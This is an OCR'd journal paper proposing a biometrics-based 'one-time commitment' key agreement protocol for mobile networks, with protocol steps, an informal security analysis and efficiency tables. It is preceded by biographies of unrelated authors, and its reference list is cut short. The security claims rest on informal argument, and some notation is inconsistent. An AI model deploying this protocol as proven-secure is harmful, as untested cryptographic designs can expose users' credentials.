Chin-Chen Chang received his Ph.D in computer engineering in 1982 from the National Chiao Tung University, Taiwan. He was the head of, and a professor in, the Institute of Computer Science and Information Engineering at the National Chung Cheng University, Chiayi, Taiwan. From August 1992 to July 1995, he was the dean of the College of Engineering at the same university. From August 1995 to October 1997, he was the provost at the National Chung Cheng University. From September 1996 to October 1997, Dr. Chang was the Acting President at the National Chung Cheng University. From July 1998 to June 2000, he was the director of Advisory Office of the Ministry of Education of the R.O.C. Since February 2005, he has been a Chair Professor of Feng Chia University. He is currently a Fellow of IEEE and a Fellow of IEE, UK. He also published several hundred papers in Information Sciences. In addition, he has served as a consultant to several research institutes and government departments. His current research interests include database design, computer cryptography, image compression and data structures.

Chin-Yu Sun received the MS degree in Department of Information Engineering and Computer Science from Feng Chia University, Taichung, Taiwan in 2013. He is currently pursuing his Ph.D. degree in computer science from National Tsing Hua University, Hsinchu, Taiwan. He current research interests include information security, cryptography, wireless communications, mobile communications, and cloud computing.

Shih-Chang Chang received his B.S. degree in 2005 and his M.S. degree in 2007, both in Department of Information Engineering and Computer Science from Feng Chia University, Taichung, Taiwan. He is currently pursuing his Ph.D. degree in Computer Science and Information Engineering from National Chung Cheng University, Chiayi, Taiwan. His current research interests include electronic commerce, information security, computer cryptography, and mobile communications.

A Novel Biometrics-based One-Time Commitment Authenticated Key Agreement Scheme with Privacy Protection for Mobile Network

Hongfeng Zhu, Yan Zhang, Haiyang Li, and Lin Lin
(Corresponding author: Hongfeng Zhu)

Software College & Shenyang Normal University of China
No.253, HuangHe Bei Street, HuangGu District, Shenyang, P.C. 110034 - China
(Email:zhuhongfeng1978@163.com)
(Received Oct. 30, 2014; revised and accepted Jan. 16 & June 21, 2015)

Abstract

In recent years, due to the wide applications of social network and electronic business, privacy protection in the cyber world has attracted much attention. And in general, in order to solve the problems to set up a secure channel over public Internet, authenticated key agreement protocols can be adopted because it can achieve authentication of the corresponding participants and confidentiality of data transmission at the same time. Next, many authenticated key agreement protocols use various functional algorithms, such as dynamic identity and chaotic maps to achieve privacy protection. In this paper, we firstly put forward a new method to solve privacy protection problem, called One-Time Commitment, which is more efficient than One-Time Password. Then a new robust biometrics-based authenticated key agreement protocol with privacy protection using interactive hashing is given for mobile network. Our protocol has the feature of high-efficient and user friendly at the same time. Security of the protocol is based on the biometric authentication, a secure one way hash function and a pair of secure interactive hashing. Moreover the proposed protocol can not only refrain from many consuming algorithms, such as modular exponential computing, scalar multiplication on an elliptic curve, and even symmetric encryption, but is also robust to many kinds of attacks, such as replay attack, perfect forward secrecy and so on. Finally, we provide the secure proof and the efficiency analysis about our proposed scheme.

Keywords: Authentication, biometrics, interactive hashing, mobile network

1 Introduction

With the rapid development of the mobile internet related to many service providers such as stock exchanging, commodity trading, and banking, many key agreement protocols have been studied widely. However, many authentication key agreement protocols used in M-commerce are designed for cable network and consume many communication rounds and computation costs, making them unfit for mobile internet surroundings. Furthermore, M-commerce is designed to satisfy user experience, especially for security and efficiency. So the paper purposes to design an authenticated key agreement scheme for E-coupon system which can achieve high-level security, high-efficiency and user friendly at the same time.

One time password (OTP) means that the password can be used only once. Nowadays, OTP has been widely used in the financial sectors, telecommunications, online game fields and so on. As a general rule, traditional static password, for its security, can be easily stolen because of Trojan horse and keylogger program. It may also be cracked by brute force if an adversary spends enough time on it. Attackers can impersonate the legal user to communicate with the service server, and even modify the password of the legal user so that legal user cannot login the server. To address these conditions, OTP was developed as a solution. It is an approach to effectively protect the safety of the users.

Lamport [8] firstly put forward a method of user password authentication using a one way function to encode the password in 1981. Obviously, due to the higher safety request of the users, many schemes based on this

method [1, 5, 10, 12, 13, 14, 16] have been proposed. In 2000, Tang [14] proposed a strong directed OTP authentication protocol with discrete logarithm assumption. In 2010, based on the use of OTP in the context of password-authentication key exchange (PAKE), which can offer mutual authentication, session key exchange, and resistance to phishing attacks, Paterson et al. [13] proposed a general technique which allows for the secure use of pseudo randomly generated and time-dependent passwords. In 2011, Fuglerud et al. [1] proposed an accessible and secure authentication way to log in to a banking server, which used a talking mobile OTP client rather than dedicated OTP generators. Later, Li et al. [10] proposed a two-layer authentication protocol with anonymous routing on small Ad-hoc devices. In 2012, Mohan et al. [12] proposed a new method using OTP to ensure that authenticating to services, such as online shopping, was done in a very secure manner. In 2013, Huang et al. [5] proposed an effective simple OTP method that generates a unique passcode for each user. In Huang's method, OTP calculation used time stamps and sequence numbers. In addition, a two-factor authentication prototype for mobile phones using Huang's method has been used in practice for a year. In 2014, Xu et al. [16] proposed a self-updating OTP mutual authentication scheme based upon a hash chain for Ad hoc network. The updating process can be unlimited used without building a new hash chain.

However, these literatures [1, 5, 8, 10, 12, 13, 14, 16] only care about covering the password with one-time password. In fact, the identity information is equally important. Because an adversary can retrieve much useful information from the static identity by connecting with other information. From another point of view, one-time password need a hash chain can update by itself smoothly and securely through capturing the secure bit of the tip, will consume a large amount of hash computation and a lot of storage space. We can use one-time commitment (OTC) to replace the OTP for achieving the same level security, and saving much hash computation and storage space. Based on these motivations, the article presents a new simple biometrics-based one-time commitment authenticated with key agreement protocol for mobile device using interactive hashing [3] between user and server to mobile internet communication setting. Compared with previous related protocols, the proposed scheme has the following more practical advantages: (1) it firstly presents the concept of OTC. (2) it provides a kind of biometric authentication function securely [9], (3) it provides simple and robust session key agreement by adopting OTC, (4) it provides secure OTC and biometrics and password update function by using update protocol, and (5) it can decrease the total calculated amount and storage space due to the interactive hashing and XORed operation, (6) it is secure against most of well-known attacks and a high-efficiency scheme.

The organization of the article is described as follows: some preliminaries are given in Section 2. Next, a biometrics-based one-time commitment with key agreement scheme is described in Section 3. Then, the security analysis efficiency is given in Section 4 and Section 5. This paper is finally concluded in Section 6.

2 Preliminaries

2.1 One-way Hash Function

A secure cryptographic one-way hash function h: $a \rightarrow b$ has four main properties:

1) The function h takes a message of arbitrary length as the input and produces a message digest of fixed-length as the output;

2) The function h is one-way in the sense that given a, it is easy to compute $h(a) = b$. However, given b, it is hard to compute $h^{-1}(b) = a$;

3) Given a, it is computationally infeasible to find a' such that $a' \neq a$, but $h(a') = h(a)$;

4) It is computationally infeasible to find any pair a, a' such that $a' \neq a$, but $h(a') = h(a)$.

2.2 Biometric Authentication

Each user has their unique biometric characteristics, such as voice, fingerprints, iris recognition and so on. These biometric characteristics have irreplaceable advantages: reliability, availability, non-repudiation and less cost. Therefore, biometric authentication has widely used. Figure 1 is the flow diagram of biometric characteristics collection and authentication. During the biometric collection phase, a biometric sample is collected, processed by a smart device, and stored that prepared for subsequent comparison (Figure 1). During the biometric authentication phase, the biometric system compares the stored sample with a newly captured sample (Figure 1). Obviously, smart device has powerful information confidentiality and flexible portability. When performing a biometric authentication process, a user inputs a smart device, and utilizes a simple finger touch or a glance at a camera to authenticate himself/herself [9].



Figure 1: The flow diagram of biometric characteristics collection and authentication

2.3 Interactive Hashing

A secure cryptographic interactive hashing [3] is a major component in all known constructions of statistically hiding commitment schemes and of statistical zero-knowledge arguments based on general one-way permutations/functions.

Interactive hashing is a two-tuple $< f(), g() >$, which with respect to a one-way function f is a two-party protocol that enables a sender who knows $y = f(x)$ to transfer a random hash $z = g(y)$ to a receiver such that the sender is committed to y: the sender cannot come up with x and x' such that $f(x) \neq f(x')$, but $g(f(x)) = g(f(x')) = z$.

2.4 Protocol $NOVY\langle\overline{H}\rangle$ [2]

Definition 1. *Given a sequence of functions* $\overline{h} = (h_1, \cdots, h_s)$ *defined over* $\{0,1\}^n$, *let* $\overline{h}(x) = h_1(x) \circ \cdots \circ h_s(x)$, *where* $\circ$ *denotes string concatenation. A family of length s function sequences is called* $s-$*piece function family.*

The NOVY paradigm instantiated with an s-piece family $\overline{H}$ over strings of length n, denoted $NOVY\langle\overline{H}\rangle$. Protocol $NOVY\langle\overline{H}\rangle$ can generate the interactive hashing which can be described as follows (S: sender; R: receiver).

Common input: 1^n;

S's input: $y \in \{0,1\}^n$;

Steps:

1) R choose uniformly at random $\overline{h} = (h_1, \cdots, h_s) \in \overline{H}$.
2) Do for $i = 1$ to s:
   a. R sends h_i to S.
   b. S aborts if $(h_1, \cdots, h_s)$ is not a prefix of some element in $\overline{H}$. Otherwise, S sends $z_i = h_i(y)$ back to R.
3) R outputs $(\overline{h}, \overline{z} = (z_1, \cdots, z_s))$.

3 The Proposed Protocol

In this section, biometrics-based one-time commitment authenticated key agreement scheme is proposed which consists of three phases: the user registration phase, authenticated key agreement phase and the biometric and password update phase (because the temporary identity and the commitment are updated in every authenticated key agreement phase). But firstly some notations are given which used in the proposed scheme.

3.1 Notations

The concrete notation used hereafter is shown in Table 1.

Table 1: Notations

Symbol	Definition
Alice	A typical user
ID_A ID_S	The identity of a Alice and the server, respectively
TID_t	The temporary identity of Alice
R_A, R_S	Nonces
B	The biometric sample of Alice
τ	Predetermined threshold for biometric verification
$d()$	Symmetric parametric function
$< f(), g() >$	Interactive hashing
$E_K() / D_K()$	a pair of secure symmetric encryption/decryption functions with the key K
h	A secure one-way hash function that output length is the same length with TID_A
$\oplus$	XORed operation

3.2 User Registration Phase

Concerning the fact that the proposed scheme mainly relies on the design of one-time commitment, it is assumed that the user can register at his appointed server in some secure ways or by secure channels. Figure 2 illustrates the user registration phase.

Step 1. When Alice wants to be a new legal user, she chooses her identity ID_A at liberty, a password PW_A, and inputs her personal biometric image sample B at the mobile device. The mobile device selects a random R_{A_0} and sends $\{R_{A_0}, ID_A, h(PW_A||B)\}$ to the appointed server.

Step 2. Upon receiving the request from Alice, the server selects a random number R_{S_0} and carries out the protocol NOVY to generate the interactive hashing $< f(), g() >$. Then the server initialize the temporary identity TID_0 and computes $y_0 = f(R_{A_0}||R_{S_0})$, $Z_0 = g(y_0)$, $C_0 = h(ID_A||x) \oplus y_0 \oplus h(PW_A||B)$, $C_0' = h(y_0) \oplus h(PW_A||B)$ and sends $\{TID_{A_0}, C_0, C_0'\}$ to Alice via a secure channel. Finally, the server stores $\{TID_0, ID_A, Z_0, \langle f(), g()\rangle\}$ securely.

Step 3. Upon receiving the message $\{TID_{A_0}, C_0, C_0'\}$, the mobile device computes $E_{h(ID_A||PW_A)}(B)$ and stores $Store\{TID_0, E_{h(ID_A||PW_A)}(B), h, E_K/D_K, d(), \tau, C_0, C_0'\}$ securely, where $d()$ is a symmetric parametric function and τ is predetermined threshold for biometric authentication.

Remark: The role of the information C_0, C_0' is to protect the one-time commitment y_0, which can be recovered by the server using the long secret x.

3.3 Authenticated Key Agreement Phase

This concrete process is presented in Figure 3.

Step 1. Alice inputs ID_A, PW_A, B^* and the smart card computes $h(ID_A||PW_A)$ to decrypt $E_{h(ID_A||PW_A)}(B)$. Then verify $d(B^*, B) < \tau$. If holds, the smart card selects a random number R_{A_t} (the same length with the output of $h()$) and computes $\overline{C_t} = C_{t-1} \oplus h(PW_A||B) = H(ID_A||x) \oplus y_{t-1}$, $\overline{C_t'} = C_{t-1}' \oplus h(PW_A||B) \oplus R_{A_t} = H(y_{t-1}) \oplus R_{A_t}$,



Figure 2: User registration phase



Figure 3: Authenticated key agreement phase

$\overline{C''_t} = h(TID_{t-1} || \overline{C_t} || \overline{C'_t})$ using $h(ID_A || PW_A)$. After that, the mobile device sends $\{TID_{A_t-1}, \overline{C_t}, \overline{C'_t}, \overline{C''_t}\}$ to the server.

Step 2. After receiving the message $\{TID_{A_t-1}, \overline{C_t}, \overline{C'_t}, \overline{C''_t}\}$ from Alice, the server will do the following tasks:

1) Compute $h' = h(TID_{t-1} || \overline{C_t} || \overline{C'_t})$. The server verifies whether $h' = \overline{C''_t}$ or not. If it does not hold, the server terminates it. Otherwise, the server continues to 2).
2) Using TID_{t-1} to find the record $\{ID_A, Z_{t-1}, < f(), g() >\}$. Using long secret key x to compute $h(ID_A||x)$ and get $y_{t-1} = \overline{C_t} \oplus h(ID_A||x)$, $R_{A_t} = h(y_{t-1}) \oplus \overline{C'_t}$.
3) The server verifies $g(y_{t-1}) \stackrel{?}{=} Z_{t-1}$. If it does not hold, the server terminates it. Otherwise, the server Authenticates Alice by one-time commitment and continues to 4).
4) The server selects a random number R_{S_t} to compute $y_t = f(R_{A_t}||R_{S_t})$, $Z_t = g(y_t)$. Chooses TID_t to compute $C_{t_s} = h(ID_A||x) \oplus y_t$, $C'_{t_s} = h(y_t) \oplus h^2(y_{t-1})$, $C''_{t_s} = h^3(y_{t-1})$, $C^*_S = h(TID_t||C_{t_s}||C'_{t_s}||C''_{t_s})$ and $SK = h(h(y_t)||ID_A||ID_S)$. The server stores $\{TID_t, ID_A, Z_t, < f(), g() >\}$ to replace $\{TID_{t-1}, ID_A, Z_{t-1}, < f(), g() >\}$ securely. Finally the server sends the message $\{TID_t, C_{t_s}, C'_{t_s}, C''_{t_s}, C^*_S\}$ to Alice.

Step 3. After receiving the message $C'_{t_s}, C''_{t_s}, C^*_S\}$, Alice's smart card will compute, $h'' = h(TID_t||C_{t_s}||C'_{t_s}||C''_{t_s})$ and check if $h'' = C^*_S$. If holds, check if $C''_{t_s} \stackrel{?}{=} h^2(C'_{t-1} \oplus h(PW_A|B|))$. If any one of the two equation does not hold, Alice terminates it simply. Otherwise that means Alice authenticates the server in this instance. Then Alice computes $C_t = C_{t_s} \oplus h(PW_A||B)$, $C'_t = C'_{t_s} \oplus h^2(y_{t-1}) \oplus h(PW_A||B)$ and $SK = h(h(y_t)||ID_A||ID_S)$.Replace $\{TID_{t-1}, C_{t-1}, C'_{t-1}\}$ by $\{TID_t, C_t, C'_t\}$.

3.4 The Biometric and Password Update Phase

When updating biometric or password or both of them, a significant advantage of our proposed protocol is that users achieve authentication and updating information with smart card locally without exchanging any message with the server, which can save much calculated amount and communication traffic. Because the server only stores the user's one-time commitment with some identities. Moreover, any adversary cannot carry out off-line dictionary/guessing attacks with stolen mobile device attacks, because all the authenticated information has been encrypted in the smart card. Figure 4 illustrates biometrics and password update phase.

Step 1. Alice inputs her smart card into a smart card reader, opens the password and biometrics changing

software, starts the biosensor, imprints his/her new biometric. And then Alice inputs ID_A, PW_A, then the smart card computes $h(ID_A||PW_A)$ to decrypt $E_{h(ID_A||PW_A)}(B)$. Then verify $d(B^*, B) < \tau$. If it holds, an accept response is given to Alice. Next, we describe the changing phase in the following three cases.

Step 2. (Case 1): Only changing the password.
Alice inputs her new password PW_A^{new}. The smart card computes $T_{emp} = h(PW_A||B) \oplus h(PW_A^{new}||B)$, $C_t^{new} = C_t \oplus T_{emp}$, $C_t'^{new} = C_t' \oplus T_{emp}$. Replaces $\{C_t, C_t'\}$ by $\{C_t^{new}, C_t'^{new}\}$ and $E_{h(ID_A||PW_A)}(B)$ by $E_{h(ID_A||PW_A^{new})}(B)$ into it.

Step 2. (Case 2): Only changing the biometrics.
Alice inputs her new biometrics B^{new}. The smart card computes $T_{emp} = h(PW_A||B) \oplus h(PW_A||B^{new})$, $C_t^{new} = C_t \oplus T_{emp}$, $C_t'^{new} = C_t' \oplus T_{emp}$. Replaces $\{C_t, C_t'\}$ by $\{C_t^{new}, C_t'^{new}\}$ and $E_{h(ID_A||PW_A)}(B)$ by $E_{h(ID_A||PW_A)}(B^{new})$ into it.

Step 2. (Case 3): Changing the password and biometrics.
Alice inputs her new biometrics B^{new} and new password PW_A^{new}.The smart card automatically computes $T_{emp} = h(PW_A||B) \oplus h(PW_A^{new}||B^{new})$, $C_t^{new} = C_t \oplus T_{emp}$, $C_t'^{new} = C_t' \oplus T_{emp}$.Replaces $\{C_t, C_t'\}$ by $\{C_t^{new}, C_t'^{new}\}$ and $E_{h(ID_A||PW_A)}(B)$ by $E_{h(ID_A||PW_A^{new})}(B^{new})$ into it.



Figure 4: The biometric and password update phase

4 Security Consideration

The section analyzes the security of our proposed protocol. The structure of analysis security just sees the



Figure 5: The biometric and password update phase

Figure 5. Let us assume that there are three secure components, including a secure one-way hash function, a secure symmetric encryption and a pair of secure interactive hashing. Assume that the adversary has fully control over the insecure channel including eavesdropping, recording, intercepting, modifying the transmitted messages. The definitions and analysis of the security requirements [15] will be illustrated as follows:

- Security threats can be wiped out owing to shift static identity to dynamic identity with OTC.

  1) Off-line dictionary/guessing attacks.
  In an off-line dictionary/guessing attack, an attacker random chooses a word from a dictionary or guesses a password and verifies his choose or guess, but he does not need to participate in any communication phase because he has already downloaded the necessary information.
  In our proposed scheme of the authenticated key exchange phase, the off-line dictionary/guessing attack will not affect, because there are multiple variables involved in the transmission messages, which are all encrypted, such as $\overline{C_t}, \overline{C_t'}, \overline{C_t''}$ and $C_{t_s}, C_{t_s}', C_{t_s}'', C_S^*$. The adversary cannot get a function that views the password as the unique input during the transmission. Therefore, the proposed scheme can resist guessing attacks.

  2) Privacy protection.
  Our proposed protocol can protect user's privacy because we firstly adopt the dynamic identity. For example, the messages $\{TID_{A_{t-1}}\overline{C_t}, \overline{C_t'}, \overline{C_t''}\}$, there are two kinds of information: one is a temporary identity used only once, the other are some cipher texts. So an adversary cannot get any useful information about users or the server during the transmitting procedure. And for other transmitted messages, there are also no useful information about users or the server. Therefore, the proposed scheme can provide privacy protection.

  3) Impersonation attack.
  impersonation attack is an attack in which an adversary successfully assumes the identity of one of the legitimate parties in a system or in a communications protocol.
  An adversary cannot impersonate anyone of the user or the server. First of all, owing to

adopt dynamic identity idea, an adversary cannot launch an impersonation attack because he doesn't know the identity of the user at all. Even if the adversary eavesdropping on the line year by year, he gets the temporary identities which are nothing but some random numbers.

Even if the adversary gets the real identity of a user in a certain way (such as social engineering), he also cannot launch an impersonation attack. Because the users and the server all choose the random numbers (RS_t, R_{A_t}) to protect sensitive information and keep messages fresh, there is no way for an adversary to have a chance to carry out impersonation attack.

4) Man-in-the-middle attack.
The man-in-the-middle attack is a form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker.

First of all, an adversary cannot launch a man-in-the-middle attack because he doesn't know the identity of the user. The adversary doesn't know how to become the middle man between the two hiding men.

Even if the adversary get the real identity of a user in a certain way (such as social engineering), and he also cannot launch a man-in-the-middle attack. Because $\overline{C_t}, \overline{C'_t}, \overline{C''_t}$ and $C_{t_s}, C'_{t_s}, C''_{t_s}, C^*_S$ contain the secret one-time commitment and the nonce, a man-in-the-middle attack cannot succeed.

5) Replay attack.
A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. Any replay attack cannot be carried out, because the temporary identity can be used only once.

- Immune to the security threats owing to adopt biometrics authentication.

6) Key Compromise Impersonation Attacks (KCI attacks).
An adversary is said to impersonate a party B to another party A if B is honest and the protocol instance at A accepts the session with B as one of the session peers but there exists no such partnered instance at B [6]. In a successful KCI attack, an adversary with the knowledge of the long-term private key of a party A can impersonate B to A.

Our protocol adopts two factors to authenticate legal user, even if the close friend gets the Alice's password, he/she cannot pass the authentication because the mobile device authenticated user also by user's personal biometric image sample B, the key compromise impersonation attacks will fail.

- Resist the security threat owing by nonce.

7) Mutual authentication.
Mutual authentication refers to two parties authenticating each other suitably and simultaneously.

If $g(y_{t-1})$ equals Z_{t-1}, which means that Alice was already authenticated by the server. Because only the server can retrieve the user's random number and one-time commitment by long secret x. If C''_{t_s} equals $h^2(C'_{t-1} \oplus h(PW_A||B))$, which means that the server was already authenticated by Alice. Because only the user can retrieve the $h(y_{t-1})$ by the $h(ID_A||PW_A)$.

8) Perfect forward secrecy.
An authenticated multiple key establishment protocol provides perfect forward secrecy if the compromise of both the node's secret keys cannot results in the compromise of previously established session keys.

Because there are only two kinds of information during the transmitting procedure: one is a temporary identity used only once, the other are some cipher texts. The above information is useless for adversary. Next, the session key $SK = h(h(y_t)||ID_A||ID_S)$ including $\{R_{A_t}, R_{S_t}\}$ which are random chosen by Alice and the server. So the adversary cannot previously obtain the next established session key.

9) Known-key security.
A protocol can protect the subsequent session keys from disclosing even if the previous session keys are intercepted by the adversaries, what will not affect other session keys is called known-key security. As $\{R_{A_t}, R_{S_t}\}$ are independent and different in all sessions, if an adversary knows a session key $SK = h(h(y_t)||ID_A||ID_S)$ and a pair random $\{R_{A_t}, R_{S_t}\}$, she cannot compute the previous and the future session keys without knowing the previous and the future $\{R_{A_t}, R_{S_t}\}$. Therefore, our proposed protocol can realize known-key secrecy and session key secrecy.

- Other security analysis.

10) Stolen mobile device attacks.
Anyone gets the mobile device in some way to execute some kinds of attacks.

It is very clear that the proposed scheme provides biometrics authentication. Any adversary cannot carry out stolen mobile device attacks, because the information of biometric verification is encrypted by $h(ID_A||PW_A)$ in the smart

Table 2: Security comparisons between our scheme and related scheme

	S1	S2	S3	S4	S5	S6	S7	S8	S9	S10	S11
Zhu et al. [19]	Yes	Yes	Yes	Yes	Yes	No	Yes	Yes	Yes	Yes	No
Yoon et al. [18]	Yes	Yes	Yes	Yes	Yes	No	Yes	Yes	Yes	Yes	No
Xu et al. [17]	Yes	Yes	Yes	Yes	Yes	Null	Yes	Yes	Yes	Yes	--
Our scheme	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes

S1: Perfect forward secrecy; S2: known-key secrecy; S3: Mutual authentication ; S4: Key agreement; S5: Secure password/biometrics update; S6: KCI attack; S7: Resist Password guessing attack; S8: Resist replay attack; S9: Resist impersonation attack; S10: Man-in-the-middle attack; S11: Stolen mobile device attack
--:Not mentioned Yes/No: Support/Not support the security Null: Not involve

Table 3: Comparisons between the related protocols and our proposed protocol

	[19](2015)	[18] (2013)	[17] (2014)	Our scheme
Efficiency	CM-based	ECC-based	Hash Chain-based	Interactive Hashing-based
	√ √	√	√ √ √	√ √ √ √
Total computation				
Reg	$3h$	$2h$	$(N+1)h$	$2h+1S+2Ih$
Auth	$5CM+12h+8S$	$17h+4ECC$	$8h$	$15h+1S+3Ih$
Update	$2h$	$2h$	$(N+1)h$	$2h+2S$
Communication-rounds				
Reg	2	2	3	2
Auth	5	5	4	2
Update	3	3	3	3
Privacy protection	×	×	√	√ √ √ √
No need exchanging with server during updating phase	√ √	√ √	*N/A*	√ √ √ √

×: Weak; √: Ordinary; √ √: Good; √ √ √: Very Good; √ √ √ √: Excellent. *N/A* not applicable
S: Symmetric encryption, *ECC*: multiplications, *CM*: chaotic maps, *h*: hash, *Ih*: Interactive Hashing, *Reg*: registration phase, *Auth*: authentication phase, *Update*: update phase

card. Therefore, the proposed scheme can resist stolen mobile device attacks.

According to all of above, we can prove that the proposed scheme is secure. Table 2 shows the security comparisons between our scheme and related scheme.

5 Efficiency Analysis

In this section, we analyze the efficiency of our proposed scheme. According to the required operations for different entities, Table 3 summarizes the communication costs of our proposed scheme and related schemes in different phases.

To be more precise, on an Intel Pentium4 2600 MHz processor with 1024 MB RAM, where N and P are 1024 bits long, the computational time of a one-way hashing operation, a symmetric encryption/decryption operation, an elliptic curve point multiplication operation and Chebyshev polynomial operation is 0.0005s, 0.0087s, 0.063075s and 0.02102s separately [4, 7, 11]. Moreover, the computational cost of XOR operation could be ignored when compared with other operations. The computational time of a Interactive Hashing is close to a one-way hashing operation [3].

Table 3 compares the functionalities and system efficiency of our proposed protocol and the others, related schemes [17, 18, 19]. The results of the comparisons show that our proposed scheme provides more functionalities, and is more suit for user-friendliness system.

As for storage space, our proposed scheme will save much storage space contrasting with one-time password by hash chain. For example, a hash chain needs 62.5K (assume $p_t = 128bits$, and $N = 500$) to store. And our proposed scheme only needs some random identity, encrypted data and some algorithms which can be ignored contrasting with one-time password.

6 Conclusion

The paper proposed a novel and complete biometrics-based and one-time commitment authentication scheme for mobile network. There are many advantages about our protocol which described as follows: Firstly, from the standpoint of a security analysis, our scheme uses biometrics method, dynamic ID, dynamic commitment or called one-time commitment to achieve high-level security. Then, along with OTC, we insert the dynamic ID which can consume the almost negligible computations, communications and size of memory. Compared with one-time password method, our OTC method eliminates hash chain algorithm, which can drastically reduce the computation of hash chain and the storage space of hash values. Next, the core ideas of the proposed scheme are the features of security and efficiency in the mobile device and servers side, and the feature of user friendly for the users side. Finally, through comparing with recent related work, our

proposed scheme has satisfactory security, efficiency and functionality. Therefore, our protocol is more suitable for practical applications.

References

[1] K. Fuglerud and O. Dale, "Secure and inclusive authentication with a talking mobile one-time-password client," *IEEE Security & Privacy*, vol. 9, no. 2, pp. 27-34, 2011.

[2] I. Haitner, O. Horvitz, J. Katz, C. Koo, R. Morselli, R. Shaltiel, "Reducing complexity assumptions for statistically hiding commitment," *Journal of Cryptology*, vol. 22, no. 3, pp. 283–310, 2009.

[3] I. Haitner, O. Reingold, "A new interactive hashing theorem," *Journal of Cryptology*, vol. 27, no. 1, pp. 109–38, 2013.

[4] W. Hsieh W, J. Leu, "Anonymous authentication protocol based on elliptic curve Diffie-Hellman for wireless access networks," *Wireless Communications and Mobile Computing*, vol. 14, no. 10, pp. 995–1006, 2014.

[5] Y. Huang, Z. Huang, H. R. Zhao and X. J. Lai, "A new one-time password method," in *Informational Conference on Electronic Engineering and Computer Science*, pp. 32–37, 2013.

[6] J. Katz, J. S. Shin, "Modeling insider attacks on group key-exchange protocols," in *Proceedings of the 12th ACM Conference on Computer and Communications Security (CS'05)*, pp. 180–189, 2005.

[7] L. Kocarev, S. Lian, *Chaos-Based Cryptography: Theory, Algorithms and Applications*, pp.53–54, Springer, 2011.

[8] L. Lamport, "Password authentication with insecure communication," *Communications of the ACM*, vol. 24, no. 11, pp. 770–772, 1981.

[9] C. T. Li, M. S. Hwang, "An efficient biometrics-based remote user authentication scheme using smart cards," *Journal of Network and Computer Applications*, vol. 33, no. 1, pp. 1–5, 2010.

[10] C. T. Li and M. S. Hwang, "A lightweight anonymous routing protocol without public key en/decryptions for wireless Ad Hoc networks," *Information Sciences*, vol. 181, no. 23, pp. 5333–5347, 2011.

[11] C. T. Li, M. S. Hwang, and Y. Chung, "A secure and efficient communication scheme with authenticated key establishment and privacy preserving for vehicular adhoc networks," *Computer Communication*, vol. 31, pp. 2803–2814, 2008.

[12] R. Mohan and N. Partheeban, "Secure multimodal mobile authentication using one time password," *International Journal of Recent Technology and Engineering*, vol. 1, no. 1, pp. 131–136, 2012.

